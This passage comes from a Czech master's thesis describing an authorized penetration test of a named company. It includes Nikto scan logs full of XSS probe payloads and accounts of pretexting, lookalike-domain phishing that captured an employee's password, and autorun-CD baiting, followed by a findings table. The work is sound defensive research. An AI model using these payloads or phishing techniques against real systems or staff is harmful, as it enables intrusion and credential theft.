/mailman/listinfo/<script>alert('Vulnerable')</script>: Mailman is
vulnerable to Cross Site Scripting (XSS). Upgrade to version 2.0.8 to
fix. CA-2000-02.
+ GET /index.php/\"><script><script>alert(document.cookie)</script><:
/index.php/\"><script><script>alert(document.cookie)</script><: eZ
publish v3 and prior allow Cross Site Scripting (XSS). CA-2000-02.
+ -27095: GET /bb000001.pl<script>alert('Vulnerable')</script>:
/bb000001.pl<script>alert('Vulnerable')</script>: Actinic E-Commerce
services is vulnerable to Cross Site Scripting (XSS). CA-2000-02.
+ -54589: GET /a.jsp/<script>alert('Vulnerable')</script>:
/a.jsp/<script>alert('Vulnerable')</script>: JServ is vulnerable to Cross
Site Scripting (XSS) when a non-existent JSP file is requested. Upgrade
to the latest version of JServ. CA-2000-02.
+ GET /<script>alert('Vulnerable')</script>.thtml:
/<script>alert('Vulnerable')</script>.thtml: Server is vulnerable to
Cross Site Scripting (XSS). CA-2000-02.
+ GET /<script>alert('Vulnerable')</script>.shtml:
/<script>alert('Vulnerable')</script>.shtml: Server is vulnerable to
Cross Site Scripting (XSS). CA-2000-02.
+ GET /<script>alert('Vulnerable')</script>.jsp:
/<script>alert('Vulnerable')</script>.jsp: Server is vulnerable to Cross
Site Scripting (XSS). CA-2000-02.
+ GET /<script>alert('Vulnerable')</script>.aspx:
/<script>alert('Vulnerable')</script>.aspx: Cross site scripting (XSS) is
allowed with .aspx file requests (may be Microsoft .net). CA-2000-02.
```

```
+ -6662: GET /<script>alert('Vulnerable')</script>:
/<script>alert('Vulnerable')</script>: Server is vulnerable to Cross Site
Scripting (XSS). CA-2000-02.
+ -3092: GET /console: /console: This might be interesting...
+ -3483: GET /docs/<script>alert('Vulnerable');</script>:
/docs/<script>alert('Vulnerable');</script>: Nokia Electronic
Documentation is vulneable to Cross Site Scripting (XSS). CVE-2003-0801.
+ -6659: GET
/IpecoPmJiwWgBOWeNns7IyahE0X7qOJP3M8RPfGFCosj0LzoDW6MviAaECFtYr73q0iRpt7I
9pLUL52OazNHzZajlX11jUHyx3t7VnJq24QYgZhikgpkF1523dPXE5enKonsQLO128tztpPlt
iO3z0qcAE5oIipQOZjuxgyWdWHABrrVdszyTPGmssFbq8wtYn7UFgPhZfJmXnXtKssGcRTQOn
NYeeB<font%20size=50><script>alert(11)</script><!--//--:
/IpecoPmJiwWgBOWeNns7IyahE0X7qOJP3M8RPfGFCosj0LzoDW6MviAaECFtYr73q0iRpt7I
9pLUL52OazNHzZajlX11jUHyx3t7VnJq24QYgZhikgpkF1523dPXE5enKonsQLO128tztpPlt
iO3z0qcAE5oIipQOZjuxgyWdWHABrrVdszyTPGmssFbq8wtYn7UFgPhZfJmXnXtKssGcRTQOn
NYeeB<font%20size=50><script>alert(11)</script><!--//--: MyWebServer
1.0.2 is vulnerable to Cross Site Scripting (XSS). CA-2000-02.
+ -701: GET /pls/help/<script>alert('Vulnerable')</script>:
/pls/help/<script>alert('Vulnerable')</script>: Oracle 9iAS is vulnerable
to Cross Site Scripting (XSS). CA-2000-02.
```

perl nikto.pl -host XXX.XXX.37.137 –p 80,443

```
- Nikto v2.1.5/2.1.5
+ Target Host: mail.nsol.cz
+ Target Port: 80
+ GET /: Retrieved x-powered-by header: ASP.NET
+ GET /: The anti-clickjacking X-Frame-Options header is not present.
+ GET /exchange/lib/AMPROPS.INC: Uncommon header 'x-ua-compatible' found,
with contents: IE=EmulateIE7
- Nikto v2.1.5/2.1.5
+ Target Host: mail.nsol.cz
+ Target Port: 443
+ GET /: Retrieved x-powered-by header: ASP.NET
+ GET /: Server leaks inodes via ETags, header found with file /, fields:
0x87df9017245ce1:0
+ GET /: The anti-clickjacking X-Frame-Options header is not present.
+ GET /A3S5HPA0.aspx: Retrieved x-aspnet-version header: 2.0.50727
+ OPTIONS /: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ OPTIONS /: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ GET /exchange/lib/AMPROPS.INC: Uncommon header 'x-ua-compatible' found,
with contents: IE=EmulateIE7
```

```
perl nikto.pl -host XXX.XXX.209.45 -p 80,443
- Nikto v2.1.5
+ Target Hostname: XXX.XXX.209.45
+ Target Port: 80
+ Server: Microsoft-IIS/7.5
+ Cookie ASP.NET_SessionId created without the httponly flag
+ Retrieved x-powered-by header: ASP.NET
+ Retrieved x-aspnet-version header: 2.0.50727
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ Server leaks inodes via ETags, header found with file /favicon.ico,
fields: 0x3c41ad59888cc1:0
+ Server banner has changed from 'Microsoft-IIS/7.5' to 'Microsoft-
HTTPAPI/2.0' which may suggest a WAF, load balancer or proxy is in place
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ OSVDB-3092: /log.txt: This might be interesting...
+ 6544 items checked: 0 error(s) and 8 item(s) reported on remote host
+ Target IP: XXX.XXX.209.45
+ Target Hostname: XXX.XXX.209.45
+ Target Port: 443
+ SSL Info: Subject: /CN=nsol.cz
                   Ciphers: AES128-SHA
                   Issuer:  /CN=nsol.cz
+ Server: Microsoft-IIS/7.5
+ Retrieved x-powered-by header: ASP.NET
+ Retrieved x-aspnet-version header: 2.0.50727
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ Server banner has changed from 'Microsoft-IIS/7.5' to 'Microsoft-
HTTPAPI/2.0' which may suggest a WAF, load balancer or proxy is in place
+ Hostname '217.196.209.45' does not match certificate's CN 'nsol.cz'
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
```

```
perl nikto.pl -host XXX.XXX.209.46 -p 443
- Nikto v2.1.5/2.1.5
+ Target Host: mailhost.nsol.cz
+ Target Port: 443
```

```
+ GET /: Server leaks inodes via ETags, header found with file /, fields:
0xW/81 0x1243586204688
+ GET /: The anti-clickjacking X-Frame-Options header is not present.
+ GET /: Hostname 'mailhost.cs21nextnet.cz' does not match certificate's
CN 'Ventia'
+ OPTIONS /: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE,
OPTIONS
+ -397: GET /: HTTP method ('Allow' Header): 'PUT' method could allow
clients to save files on the web server.
+ -5646: GET /: HTTP method ('Allow' Header): 'DELETE' may allow clients
to remove files on the web server.
```

perl nikto.pl -host XXX.XXX.188.20 -p 80

```
- Nikto v2.1.5/2.1.5
+ Target Host: XXX.XXX.188.20
+ Target Port: 80
+ GET /: The anti-clickjacking X-Frame-Options header is not present.
+ HEAD /: Apache/2.2.3 appears to be outdated (current is at least
Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also
current.
+ -877: TRACE /: HTTP TRACE method is active, suggesting the host is
vulnerable to XST
+ -3268: GET /icons/: /icons/: Directory indexing found.
+ GET /icons/README: Server leaks inodes via ETags, header found with
file /icons/README, inode: 1048684, size: 4872, mtime: 0x4c23b600
+ -3233: GET /icons/README: /icons/README: Apache default file found.
```


5.5 Testování fyzické bezpečnosti

Test č. 15

Test fyzické bezpečnosti probíhal v rámci interního testování vizuální kontrolou všech částí systémů včetně pořízení fotodokumentace.


Výsledek:

- Zabezpečení servrovny – servrovna sice byla zamčena a zabezpečena proti vniknutí cizí osoby, ale stále je umístěna ve spodní části budovy, která byla již v minulosti vytopena při záplavách.



Obrázek 51. Zabezpečení serverové místnosti

- Zabezpečení síťových prvků – síťové prvky byly umístěny na viditelných místech s možností jakékoliv manipulace (šlo o koncové prvky sítě).



Obrázek 52. Zabezpečení síťových prvků

• Zabezpečení ukládání médií – firma svoje dokumenty ukládá na síťové disky a fyzická média likviduje pomocí skartovacího přístroje.

Obrázek 53. Zabezpečení ukládání médií

• Zabezpečení připojení k Internetu – vstupním bodem do Internetu je bezdrátové spojení, které je umístěno na fasádě budovy.

Obrázek 54. Zabezpečení připojení k internetu

• Zabezpečení napájení k elektřině – na vnější straně budovy se nachází hlavní rozvaděč elektřiny, který je velice lehce dostupný, a tudíž je možná manipulace s ním jakoukoliv osobou.

Obrázek 55. Zabezpečení napájení k elektřině

5.6 Testování pomocí sociálního inženýrství

Situace před zahájením testování

Zaměstnanci byli proškoleni a podpisem pracovní smlouvy se zavázali k ochraně fyzického i duševního vlastnictví firmy. Absolvovali pravidelná školení a podepsali vyhlášky vedení společnosti dle nastolených pravidel ISO 9001 (2006), které se snaží firma dodržovat.

O provedeném testování vědělo jen úzké vedení společnosti, kterým jsem byl plně zmocněn k použití následujících technik testování: Pretexting, Phishing, Baiting.

Test č. 16

Testování pomoci techniky pretexting

Na webových stránkách společnosti jsem vyhledal telefonní kontakt na sekretářku společnosti. Dále jsem zde zjistil, že firma spolupracuje s firmou GFI. Její jméno jsem se rozhodl využít jako zástěrku pro získání kontaktu na administrátora firmy Nsol, s.r.o.

Po vytočení kontaktního telefonního čísla jsem se představil jako pracovník společnosti GFI a poprosil jsem sekretářku Libuši Kočí o přepojení na administrátora z důvodu řešení technického problému. Paní Kočí mě bezprostředně přepojila. Po přepojení jsem se administrátorovi (Jaroslav Novák) představil a vysvětlil mu, že volám ze společnosti GFI a řeším technický problém, který mi byl předán kolegy. Odvětil, že žádný problém nemají, a proto jsem ho alespoň požádal o potvrzení jeho emailu (domněnka) novak@nsol.cz. Pan Novák mě opravil, že jeho email je jaroslav.novak@nsol.cz.

Pro zjištění hlavičky a vzoru emailu testované společnosti jsem založil na webové stránce Seznam.cz emailovou schránku pavel.kucera9@seznam.cz. Pro potvrzení domněnky o tvaru emailového účtu paní Kočí jsem jí zaslal email na adresu libuse.koci@nsol.cz. Email obsahoval domnělou žádost o pracovní místo. Na odeslaný email mi paní Kočí odpověděla následující pracovní den, a tím jsem získal první vzor firemního emailu.

Posléze jsem poslal email se stejným obsahem administrátorovi, panu Novákovi. Rovněž odpověděl následující pracovní den s tím, ze předal mou žádost o pracovní místo vedení společnosti. Tak jsem získal další vzor firemního emailu.

Emailové vzory jsem pak porovnal a následně potvrdil identitu firmy Nsol, s.r.o.

Výsledek zjištění

• Jméno sekretářky: Libuše Kočí

• Jméno administrátora: Jaroslav Novák

• Emailová adresa sekretářky: libuse.koci@nsol.cz

• Emailová adresa administrátora: jaroslav.novak@nsol.cz

• Vzor emailu včetně korporátní identity

Test č. 17


Testování pomoci techniky phishing

Na stránce registrátora domén Forpsi.cz jsem zjistil dostupnost domény se stejným názvem Nsol. Následně jsem zakoupil nadnárodní doménu .eu se zachováním původního názvu společnosti, a tak jsem pro budoucí test získal doménu nsol.eu.

Po zaplacení došlo k nasměrování DNS záznamu na nově postavený mail server. Na daném serveru jsem vytvořil účty pana Nováka a paní Kočí. Pomocí MS Outlook jsem zrekonstruoval emailový vzor a sepsal email, tentokrát pod hlavičkou pana Nováka (jaroslav.novak@nsol.eu), který jsem pak poslal paní Kočí (libuse.koci@nsol.cz). Vytvořil jsem text, kde administrátor žádá paní Kočí, aby mu zaslala své přihlašovací údaje z důvodu testování nové aplikace. Potvrdil se můj předpoklad, že si sekretářka nepovšimne zaměněné domény, a tak jsem požadované přihlašovací údaje bez problémů obdržel.

Výsledek

Na základě emailové komunikace bylo zjištěno přihlašovací jméno a heslo uživatelky Libuše Kočí, které může potenciální útočník dále zneužít pro získání dalších podobně citlivých informací.



Obrázek 56. Sociální inženýrství (phishing) – emailová komunikace (vyzrazení hesla)


Test č. 18

Testování pomoci techniky baiting


Testoval jsem za pomoci zapomenutých medií, která jsem nechal ležet na pracovních stolech vybraných uživatelů. Na atraktivně označené CD disky jsem nainstaloval neškodně modifikovanou verzi „autorun“, která byla lehce detekovatelná antivirovým programem. Zpětnou vazbu o počtu použitých disků jsem po skončení testu získal u administrátora společnosti.

Výsledek

Testování technikou baiting prokázalo, že nejslabším článkem systému je podle všech předpokladů člověk (lidský faktor).



Obrázek 57. Sociální inženýrství (baiting) – nastražené médium



Obrázek 58. ESET administrátorská konzole ukazuje, kdo spustil nastražené CD

6 ANALÝZA PROVEDENÉHO TESTOVÁNÍ

O výsledku testování byla společnost Nsol s.r.o. informována 31. května 2013 při společné schůzce vedení společnosti s bezpečnostním konzultantem Zbyňkem Slezákem. Schůzky se účastnil také administrátor spravující ve společnosti IT. Firmě byly předloženy výsledky v podobě přehledné tabulky (viz níže).

Hodnocení a doporučení

Zjištění	Dopad	Hodnocení rizika	Obrana
Při skenování cílových systémů (XXX.XXX.209.48) jsem zjistil, že společnost využívá server, který již není podporovaný výrobcem SW. Doporučuji analyzovat skutečnost co nejdříve s administrátorem a přesunout veškerá data do aktuálně podporovaného systému. *Poznámka pro administrátora*: Linuxový server Debian lenny 5.0 ukončil podporu v červnu 2012.	Tato skutečnost může přitahovat pozornost potenciálních útočníků. Zjištěna hrozba Apache http Server Byte Range DoS. Pokud by byl útok realizován, mohl by znamenat nedostupnost serveru.	**Vysoké**	Instalace nového operačního systému a následné přesunutí dat.
Na filtračním zařízení (XXX.XXX.209.69) pro emailovou komunikaci nalezena hrozba Apache http Server Byte Range DoS. Základem takovéhoto zařízení bývá často upravená verze linuxu, kterou je třeba aktualizovat podle doporučení výrobce. *Poznámka pro administrátora*: Doporučuji kontaktovat zákaznickou podporu výrobce a zajistit upgrade firmwaru.	Hrozba může způsobit ohrožení v podobě vyřazení systému pro filtrování emailu a v důsledku toho nefunkčnost emailové komunikace.	**Vysoké**	Instalace nového firmware od výrobce.
Při podrobnějším zkoumání nalezena chyba nastavení linuxového serveru (XXX.XXX.188.20) – otevřená „SMTP Relay“. Tato vlastnost umožňuje odesílat jakékoliv emaily z daného serveru (např. útočník typu spamer). *Poznámka pro administrátora*: Doporučuji toto nastavení pro konkrétní server změnit.	Doména, která je navázána na adresu tohoto serveru se může ocitnout na černé listině, což bude mít za následek nedůvěryhodnost domény a následné nedoručení emailů.	**Vysoké**	Změnit konfiguraci „postfixu“.
Při interním testování byl simulován útok zvaný ARP Spoofing „Man In The Middle“ („Muž uprostřed“). Útok měl za cíl prověřit reakci firewallu na tuto hrozbu. Došlo k odklonění provozu mezi uživatelem a firewallem. Výsledkem toho jednání byl odposlech veškerého provozu mezi uživatelem a firewalem. Při útoku DNS Spoofing došlo k odcizení hesla do facebooku.	Možný odposlech síťového provozu a následné zneužití citlivých informací.	**Střední**	Doporučuji zakoupení sofistikovanějšího firewallu, který tento útok odhalí a odrazí.

Pro ověření bezpečnosti bezdrátových sítí jsem se pokusil prolomit WEP šifrování (použito na pobočce v Brně) a WPA šifrování (použito na pobočce v Ostravě). Testování potvrdilo, že WEP šifrování je už dnes zastaralé, a proto se mi také podařilo získat požadovaný klíč přístupového bodu. *Poznámka pro administrátora*: Důvod použiti WEP?	Měření ukázalo, že potenciální útočník je schopen proniknout do systému bez jakýchkoliv předešlých znalostí firmy. Pozor, wifi signál nekonči zdmi objektu společnosti!	**Vysoké**	Doporučuji (minimálně) použití šifrování WPA2 a pro zvýšení bezpečnosti RADIUS server.
Během provádění analýzy webových aplikací jsem zjistil nestandardní nastavení webového serveru, a to adresářové procházení ve struktuře stránky. Na serveru XXX.XXX.209.48 byla nalezena zranitelnost DoS (PHP Web Form Hash Collision Denial Of Service Vulnerability).	Při zjištění tohoto chování může dojít k přilákání pozornosti potenciálního útočníka. Hrozba DoS může způsobit nedostupnost webového serveru.	**Nízké**	Doporučuji aktualizaci webového serveru.
Fyzické zabezpečení určitých částí systému je nevyhovující. Pro zabezpečení přístupových bodů doporučuji AP umístit do uzamykatelných krabic (umělohmotných). Doporučuji zřízení záložní konektivity internetu (společnost si musí položit otázku, kolik ji stojí hodina prodlevy v pracovní době). *Poznámka pro administrátora*: Bylo by vhodné uzamknout BIOS všech firemních PC z důvodu ochrany před spuštěním média při bootovaní.	Manipulace s AP muže způsobit narušení bezpečnosti ochrany sítě a nefunkčnost systémů. Výpadek zdrojů (datových, silových) centrálního místa má za následek také nefunkčnost ostatních poboček.	**Střední**	Doporučuji zabezpečení koncových částí sítě a přesunutí klíčových systémů do datového centra.
V průběhu celého testování byl souběžně prováděn test sociálního inženýrství. Pomoci technik „pretexting, phishing a baiting“ se mi podařilo infiltrovat vir do PC a získat přihlašovací údaje sekretářky Libuše Kočí. K tomu mi dopomohlo též zakoupení domény nsol.eu, kterou jsem využil k falešné konverzaci mezi sekretářkou a mou osobou (vystupující jako administrátor). Tento útok využil nepozornosti (neznalosti) uživatele. *Poznámka pro administrátora*: Vypnout autorun na firemních PC.	Bez větších IT znalostí lze pomocí technik pretexting a phishing dosáhnout významných výsledků srovnatelných s profesionálním technickým útokem. Pamatovat na to, že nejslabším článkem systému je člověk!	**Vysoké**	Na poštovním serveru nastavit upozorňování na příchozí anomálie (např. nsol.cz vs. nsol.eu). Školit zaměstnance ohledně správného zacházeni s médii. Využít této metody k provádění vlastního interního testování.

ZÁVĚR

Cílem této práce bylo popsat, co jsou to penetrační testy, poukázat na jejich význam a uplatnění ve firemním prostředí.

Práce se věnovala nejen všeobecnému popisu a rozdělení penetračního testování, ale také popisu již známých metodik jako jsou OPSTMM nebo OWASP. Kladla si otázku úlohy norem při budování firemní bezpečnosti a aplikace penetračního testování. Nastínila pohled norem na požadavky ohledně systému řízení bezpečnosti informací, managementu rizik, metriky a měření výkonu a možného využití při provádění penetračního testování.

Současné vývojové trendy v oblasti bezpečnostních hrozeb přinesla práce ve stručném přehledu. Nastínila například problematiku botnetových sítí, malware nebo přibývajících hackerských útoků na mobilní zařízení. Poukázala na ně jako na znepokojující faktor působící na firemní bezpečnost.

Praktická část se věnovala návrhu penetračního testu, který se opírá o praktické zkušenosti autora diplomové práce z oblasti firemní bezpečnosti. Metodika penetračního testování byla rozdělena do několika základních skupin. První dva testy byly prováděny z externího a interního pohledu, další cílil na bezdrátové sítě. Zbývající tři skupiny testů byly zaměřeny na webové aplikace, lidské zdroje a fyzickou bezpečnost.

Po návrhu metodiky penetračního testu následovalo praktické uplatnění na vybrané konkrétní firmě. Test měl za úkol odhalit slabá místa systému, která by potenciální útočník mohl zneužít. Potvrdil, že penetrační testy by měly tvořit nedílnou součást budování firemní bezpečnosti.

Podařilo se odhalit slabiny systému ve všech směrech testovaných oblastí. Neaktuálnost webového serveru ukázala na možnost hrozby DoS útokem. Technika MITM využitá v procesu interního testování byla úspěšná při odcizení citlivých dat z facebookového profilu jednoho ze zaměstnanců testované firmy. Testování bezdrátových sítí poukázalo na nedostatečné WEP šifrování v jedné z firemních poboček, což bylo příčinou získání přihlašovacího klíče. Nedostatky byly shledány i v oblasti fyzické bezpečnosti – koncové prvky sítě nebyly zabezpečeny podle daných standardů. Jako nejvíce ohrožující se však ukázalo naivní a nezodpovědné chování firemních zaměstnanců. Příkladem takového chování byla možnost odcizení přihlašovacích údajů a potenciální napadení firemních počítačů.

Při následném projednání výsledku testů se zadavatelem bylo zřejmé jeho překvapení, ale po delší debatě nad konkrétními problémy došlo k jejich pochopení a okamžitému plánování odstranění všech zjištěných hrozeb. Jedním z prvních kroků v procesu zlepšení bezpečnostní situace firmy bylo rozhodnutí o koupi kvalitního firewallu a o následné pomoci s jeho nakonfigurováním. Také byla dohodnuta další spolupráce v podobě opakování penetračních testů po uplynutí šesti měsíců.

Z pohledu bezpečnostního konzultanta dopadl test úspěšně, neboť pomohl odhalit skutečné hrozby, které na systém působily. Na základě těchto zjištění může firma lépe reagovat na případná rizika spojená s hackerskými útoky a zvýšit tak vůči nim svoje zabezpečení.

ZÁVĚR V ANGLIČTINĚ

The aim of this study was to describe what the penetration tests are and to show their importance and application in the business environment.

